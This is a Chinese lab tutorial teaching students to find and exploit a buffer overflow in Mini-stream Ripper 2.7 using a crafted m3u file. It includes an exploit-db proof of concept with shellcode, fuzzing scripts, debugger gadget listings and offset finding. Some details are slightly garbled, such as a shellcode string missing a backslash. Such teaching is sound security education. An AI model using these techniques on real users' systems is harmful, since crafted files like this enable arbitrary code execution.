

从零开始学习软件漏洞挖掘系列教程第七篇: 实战挖掘 Mini-stream Ripper 缓冲区溢出漏洞

1 实验简介

- 实验所属系列: 系统安全
- 实验对象: 本科/专科信息安全专业
- 相关课程及专业: 计算机网络
- 实验时数(学分): 2 学时
- 实验类别: 实践实验类

2 实验目的

通过利用一个存在漏洞的程序, 巩固前面学过的知识。

【注意】由于环境原因, 你在实验看到的地址和我的不一样, 后面要填充的字符也不一样, 不要照搬我的, 否则你将失败, 一切以你在实验过程中看到的为准!

3 预备知识

1. 关于 Mini-stream Ripper2.7 缓冲区溢出漏洞

2015-3-6 TUNISIAN CYBER 在 exploit-db 报告了一个 Mini-stream Ripper 缓冲区溢出漏洞, 原文见 <https://www.exploit-db.com/exploits/36501/>。。。。。

报告指出通过构造一个恶意 m3u 文件, 诱使受害用户打开文件, 可以执行任意代码。

2. 关于 m3u 文件的知识

M3U 本质上说不是音频文件, 它是音频文件的列表文件。你下载下来打开它, 播放软件并不是播放它, 而是根据它的记录找到网络地址进行在线播放。M3U 文件的大小很小, 也就是因为它里面没有任何音频数据。把 M3U 文件直接转换为音频文件是不可能的, 除非你把它指向的音频文件下载下来再作处理……

m3u 格式的文件只是一个目录文件, 提供了一个指向其他位置的音频视频文件的索引, 你播放的还是那些被指向的文件, 用记事本打开 m3u 文件可以查看所指向文件的地址及文件的属性, 以选用合适播放器播放。

4 实验环境



服务器: Windows 7 SP1 , IP 地址: 随机分配

辅助工具: Immunity Debugger, python2.7

5 实验步骤

黑客帝国 II 经典台词: 什么是控制? 我们随时可以把这些机器关掉。这句话一直深深烙印在我的脑海里。以前这对于什么都不懂的我来说这遥不可及, 然而, 今天这不再是幻想。下面带大家实践如何控制机器执行任意代码:

我们的任务分为 2 个部分:

1. 验证 Mini-stream Ripper2.7 存在漏洞。
2. 利用 Mini-stream Ripper2.7 漏洞执行任意代码。

5.1 实验任务一

任务描述: 构造超长的 m3u 验证 Mini-stream Ripper2.7 存在缓冲区溢出漏洞, 并验证 db-exploit 给出的 Poc(漏洞利用证明)。

1. 首先在 Win7 正确安装好 Mini-stream Ripper2.7。用下面的 python2.7 产生 30000 字符长的 m3u 文件。

```
filename="C:\\test.m3u" #待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*30000 #待写入的数据
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```

运行这段 python 代码, 在 C 盘下找到 test.m3u 文件。然后用 Mini-stream Ripper2.7 打开



Boom!!! 程序崩溃了。不管是否这是可利用的漏洞，至少这个程序有 bug。因为它没有检查我们的输入。

下面摘自 <https://www.exploit-db.com/exploits/36501/> 的漏洞证明代码:

```
#!/usr/bin/env python
#[+] Author: TUNISIAN CYBER
#[+] Exploit Title: Mini-stream Ripper v2.7.7.100 Local Buffer Overflow
#[+] Date: 25-03-2015
#[+] Type: Local Exploits
#[+] Tested on: WinXp/Windows 7 Pro
#[+] Vendor:
http://software-files-a.cnet.com/s/software/10/65/60/43/Mini-streamRipper.exe?token
=1427334864_8d9c5d7d948871f54ae14ed9304d1ddf&fileName=Mini-streamRipper.
exe
#[+] Friendly Sites: sec4ever.com
#[+] Twitter: @TCYB3R
#[+] Original POC:
# http://www.exploit-db.com/exploits/11197/
#POC:
#IMG1:
#http://i.imgur.com/ifXYgwx.png
#IMG2:
#http://i.imgur.com/ZMisj6R.png
from struct import pack
file="c:\\crack.m3u"
junk="\x41"*35032
eip=pack('<I',0x7C9D30D7)
junk2="\x44"*4
#Messagebox Shellcode (113 bytes) - Any Windows Version By Giuseppe D'Amore
#http://www.exploit-db.com/exploits/28996/
```

```

shellcode= ("x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
            "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
            "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
            "\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
            "\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
            "\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x79\x74"
            "\x65\x01\x68\x6b\x65\x6e\x42\x68\x20\x42\x72\x6f\x89\xe1\xfe"
            "\x49\x0b\x31\xc0\x51\x50\xff\xd7")

writeFile = open (file, "w")
writeFile.write(junk+eip+junk2+shellcode)
writeFile.close()

```

我们运行这段 python 代码，在 C:\ 产生了 crack.m3u 文件。试着用 Mini-stream Ripper2.7 打开



程序报错，但是并没有执行 shellcode。前面的 Poc 有下面这句话
#MessageBox Shellcode (113 bytes) - Any Windows Version By Giuseppe D'Amore

MessageBox Shellcode, MessageBox 是一个弹框的 API 函数，可以推测 shellcode 功能是弹框，但是在我的电脑没有看到 shellcode 执行成功，你可以复制这个 POC 代码，运行它，也看到它没利用成功（或者你真的幸运的话，会成功的）。又或者你试着理解它并编译自己的可以成功利用的 Exploit；在者你就从头开始编写自己的 Exploit。啰嗦下：除非你真能够快速的反汇编和读懂 shellcode，否则我建议你不要拿到一个 Exploit（特别是已经编译了的可执行文件）就运行它，假如它仅仅是为了在你电脑上开一个后门呢？问题是：Exploit 作者是怎样开发他们的利用程序的呢？从检测可能存在的问题到编写可以利用成功的 Exploit 这个过程是怎么样的呢？您如何使用漏洞信息，编写自己的 Exploit 呢？下面带领大家完成这个过程。

5.1.2. 练习



以下说法正确的是？【单选题】

- 【A】 exploit-db 提供的 Exploit 在我们的系统总是可用的。
- 【B】 m3u 是视频格式文件。
- 【C】 能控制 EIP 就一定能执行任意代码
- 【D】 拿到一个 Exploit 应该在我们的虚拟机测试它


答案: D

5.2 实验任务二

任务描述: 编写自己的 Exploit。

1. 通常你可以在漏洞报告中得到基本的信息。在本例中, 基本信息有: “通过创建一个恶意的.m3u 文件将触发 Mini-stream Ripper2.7 缓冲区溢出利用。”这些报告往往没什么特别之处, 但在多数情况下, 你会从中得到一些灵感来模拟一次崩溃或让程序行为异常。如果没有, 那么第一个发现的安全研究人员可能会透露给供应商, 给他们机会修补...或者只是想保密为他/她所用。

前面我们知道 Mini-stream Ripper2.7 确实存在 bug。很明显, 一个程序的崩溃并不都意味着存在可利用的漏洞, 在多数情况下, 程序崩溃并不能利用, 但是有时候是可以利用的。“可利用”, 我是指你可以让程序做出“越轨”的事... 比如执行你自己的代码, 让一个做越轨的事最简单的方法是控制它的执行流程(让它指向别是什么地方)。可通过控制指令指针(EIP), 这个 CPU 寄存器永远指向下一条要执行的指令地址。为了观察程序崩溃现场, 我们用 Immunity Debugger 载入程序并运行, 然后载入前面的 30000 个字符的 test.m3u 文件



程序中断，观察此时的调试器，发现 EIP 已经被覆盖为 0x41414141(AAAA)，再看堆栈窗口，堆栈被覆盖了一堆 A。由此我们可以知道，通过构造恶意的 m3u 文件，可以造成缓冲区溢出，覆盖 EIP 执行任意代码，这不仅仅是一个 bug 了，因为我们控制了程序的流程。

小知识补充：在 Intel X86 上，采用小端字节序（moonife：地址低位存储值的低位，地址高位存储值的高位）所以你看到的 AAAA 其实是反序的 AAAA（就是如果你传进缓冲区的是 ABCD，EIP 的值将是 44434241: DCBA）。

前面我们的 m3u 文件里面都是“A”，我们无法确切的知道缓冲区的大小已至于我们无法把 shellcode 的起始地址写到 EIP，所以我们要定位保存的返回地址在缓冲区的偏移。但是在开始前，还记得我们前面讲过的 ASLR，GS，SafeSeh 吗？在这个例子中我们不需要考虑 SafeSeh 因为我不打算覆盖 SEH。可以使用 Immunity Debugger 的 mona 插件可以查看程序所有模块 ASLR，GS，SafeSeh 信息。Alt+L 切换到日志窗口，找到 SEH.txt 文件


```

0BADF00D [+] Results :
1002E5D9 0x1002e5d9 : pop ebx # pop eax # ret | [PAGE_EXECUTE_READ] [MSRfilter01.dll] ASLR: False, Rebase: False, SafeSEH: False, OS
1002E591 0x1002e591 : pop ebx # pop eax # ret | [PAGE_EXECUTE_READ] [MSRfilter01.dll] ASLR: False, Rebase: False, SafeSEH: False, OS
0040715C 0x0040715c : pop ebx # pop ebp # ret 0x04 | startnull,asciiprint,ascii [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase:
0040718F 0x0040718f : pop ebx # pop ebp # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
004074FF 0x004074ff : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040750A 0x0040750a : pop edi # pop esi # ret 0x04 | startnull,ascii [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, Safe
004076CD 0x004076cd : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
004076E3 0x004076e3 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
004076F0 0x004076f0 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040CD87 0x0040cd87 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040CD8E 0x0040cd8e : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040CDD8 0x0040cdd8 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040DDFA 0x0040ddfa : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040DEBA 0x0040deba : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0040E07F 0x0040e07f : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
00414DB1 0x00414db1 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
00416C65 0x00416c65 : pop edi # pop esi # ret 0x04 | startnull,asciiprint,ascii,alphanum [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False,
00417151 0x00417151 : pop edi # pop esi # ret 0x04 | startnull,asciiprint,ascii,alphanum [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False,
0041B63A 0x0041b63a : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0041C119 0x0041c119 : pop edi # pop esi # ret 0x04 | startnull [PAGE_EXECUTE_READ] [Ripper.exe] ASLR: False, Rebase: False, SafeSEH: F
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open c:\logs\Ripper\seh.txt...
0BADF00D Found a total of 1033 pointers
0BADF00D
[+] This mona.py action took 0:00:28.449000
!mona seh


```

打开 SEH.txt 文件


Module info :									
Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path	
0x5bdf0000	0x5be56000	0x00066000	True	True	True	True	True	7.0.7600.16385	[MSVCP60.dll] (C:\Windows\system32\MSVCP60.dll)
0x735b0000	0x73740000	0x00190000	True	True	True	True	True	6.1.7601.18120	[gdiplus.dll] (C:\Windows\WinSxS\x86_microsoft.windows.gdiplus_659
0x25580000	0x255fe000	0x00267000	True	True	True	True	True	12.0.7601.17514	[WMVCORE.DLL] (C:\Windows\system32\WMVCORE.DLL)
0x04b40000	0x0508c000	0x0054c000	True	False	False	False	False	-1.0	[MSRcodec06.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x04b40000	0x0491f000	0x0004f000	True	False	False	False	False	-1.0	[MSRcodec09.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x7f910000	0x76a20000	0x00110000	True	True	True	True	True	6.1.7601.17965	[kernel32.dll] (C:\Windows\system32\kernel32.dll)
0x76790000	0x7683c000	0x000ac000	True	True	True	True	True	7.0.7601.17744	[msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
0x74490000	0x7449c000	0x0000c000	True	True	True	True	True	6.1.7600.16385	[CRYPTBASE.dll] (C:\Windows\system32\CRYPTBASE.dll)
0x5f4f0000	0x5f6a3000	0x00130000	True	True	True	True	True	6.1.7600.16385	[dwmapi.dll] (C:\Windows\system32\dwmapi.dll)
0x773c0000	0x77540000	0x00180000	True	True	True	True	True	6.1.7600.16385	[ntdll.dll] (C:\Windows\System32\ntdll.dll)
0x6e810000	0x6b548000	0x00038000	True	True	True	True	True	6.1.7600.16385	[odbcint.dll] (C:\Windows\system32\odbcint.dll)
0x03cf0000	0x03461000	0x00071000	True	False	False	False	False	-1.0	[MSRcodec03.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x03b20000	0x03b61000	0x00041000	True	False	False	False	False	-1.0	[MSRcodec00.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x03b40000	0x03b81000	0x00041000	True	True	True	True	True	7.0.7600.16385	[MSVCRT.dll] (C:\Windows\system32\MSVCRT.dll)
0x751c0000	0x751ca000	0x0000a000	True	True	True	True	True	6.1.7601.18177	[LPK.dll] (C:\Windows\system32\LPK.dll)
0x03b30000	0x03ba7000	0x00017000	True	False	False	False	False	-1.0	[MSRcodec08.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x74bb0000	0x74bc9000	0x00019000	True	True	True	True	True	6.1.7600.16385	[sechost.dll] (C:\Windows\System32\sechost.dll)
0x75120000	0x751b4000	0x00094000	True	True	True	True	True	1.0626.7601.17514	[USP10.dll] (C:\Windows\system32\USP10.dll)
0x00400000	0x0051a000	0x0011a000	False	False	False	False	False	3.0.1.1	[Ripper.exe] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\Rippe
0x74aa0000	0x74ba0000	0x00060000	True	True	True	True	True	6.1.7601.18270	[Spicli.dll] (C:\Windows\system32\Spicli.dll)
0x62aa0000	0x62aac000	0x0011c000	True	True	True	True	True	6.06.8063.0	[MF42.DLL] (C:\Windows\system32\MF42.DLL)
0x75fe0000	0x7613c000	0x0015c000	True	True	True	True	True	6.1.7600.16385	[ole32.dll] (C:\Windows\system32\ole32.dll)
0x74b00000	0x74b57000	0x00057000	True	True	True	True	True	6.1.7600.16385	[SHLWAPI.dll] (C:\Windows\system32\SHLWAPI.dll)
0x761cf000	0x762c0000	0x00100000	True	True	True	True	True	6.1.7601.17514	[USER32.dll] (C:\Windows\system32\USER32.dll)
0x03b70000	0x03b81000	0x00011000	True	False	False	False	False	-1.0	[MSRcodec07.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x10000000	0x1007b000	0x0007b000	False	False	False	False	False	-1.0	[MSRfilter01.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MS
0x74ef0000	0x74f6b000	0x0007b000	True	True	True	True	True	6.1.7600.16385	[cmdlg32.dll] (C:\Windows\system32\cmdlg32.dll)
0x024d0000	0x024de000	0x00014000	True	False	False	False	False	-1.0	[MSRcodec01.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x6b480000	0x6b59c000	0x0008c000	True	True	True	True	True	6.1.7601.17514	[ODBC32.dll] (C:\Windows\system32\ODBC32.dll)
0x02b10000	0x02b20000	0x00010000	True	False	False	False	False	-1.0	[MSRfilter02.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MS
0x047b0000	0x048c2000	0x00112000	True	False	False	False	False	-1.0	[MSRcodec04.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MSR
0x71510000	0x71590000	0x00080000	True	True	True	True	True	6.1.7600.16385	[uxtheme.dll] (C:\Windows\system32\uxtheme.dll)
0x75090000	0x7511f000	0x0008f000	True	True	True	True	True	6.1.7601.17676	[OLEAUT32.dll] (C:\Windows\system32\OLEAUT32.dll)
0x7029e000	0x702a5000	0x000a5000	True	False	False	False	False	-1.0	[MSRfilter00.dll] (C:\Program Files (x86)\Mini-stream\Mini-stream Ripper\MS
0x75140000	0x751e4000	0x001e4000	True	True	True	True	True	6.1.7601.17514	[SHELL32.dll] (C:\Windows\system32\SHELL32.dll)
0x73660000	0x73645000	0x0001f000	True	True	True	True	True	6.1.7600.16385	[RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
0x76a70000	0x76a30000	0x00060000	True	True	True	True	True	6.1.7601.17514	[IMM32.DLL] (C:\Windows\system32\IMM32.DLL)

Rebase, NXCompat 不用管它, Rebase 类似于 ASLR, NXCompat 在 Win7 默认不起作用。但是, 你发现这里好像没有 GS? 原来 GS 是以函数为单位的, 也就是说一个模块有的函数有 GS 有的没有 GS。而 SEH.txt 是针对模块的, 所以它不会列出某个模块有没有 GS。不管怎么样, 我们可以先假设有漏洞的函数没有 GS 保护, 如果在利用过程中发现有, 那就再说。从 SEH.txt 可以知道 MSRcodec06.dll, MSRcodec02.dll 等好多个模块的 ASLR 为 false, 这很好, 不是吗? 我们可以利用这些模块的 jmp esp 覆盖返回地址, 因为这些地址在机器重启后依然不变, 所以构造出的 Exploit 比较稳定。

接下来定位溢出点: 使用!mona pc 30000 产生 30000 个随机字符




程序在执行 0x48336D48(H3mH) 发生访问异常。在 Immunity Debugger 命令窗口输入: !mona po H3mH。。



可见 5829 字节可以覆盖到返回地址。为了确保准确我们来确认一下

```
filename="C:\\test1.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*5829
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```


在 C:\你可以找到这个 test1.m3u, 重复前面的步骤。



程序没报错，弹出了这个界面。说明我们应该是没有覆盖到返回地址。如果你注意看前面的 pattern.txt 里面的 30000 个字符，你会发现它每 20280 循环一次。也就是说 H3mH 。出现在前第一次 20280 的 5829 偏移处。所以实际需要 $20280 + 5829 = 26109$ 字节覆盖到返回地址。我们把上面的 python 代码改成下面这样

```
filename="C:\\test2.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*26109
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```

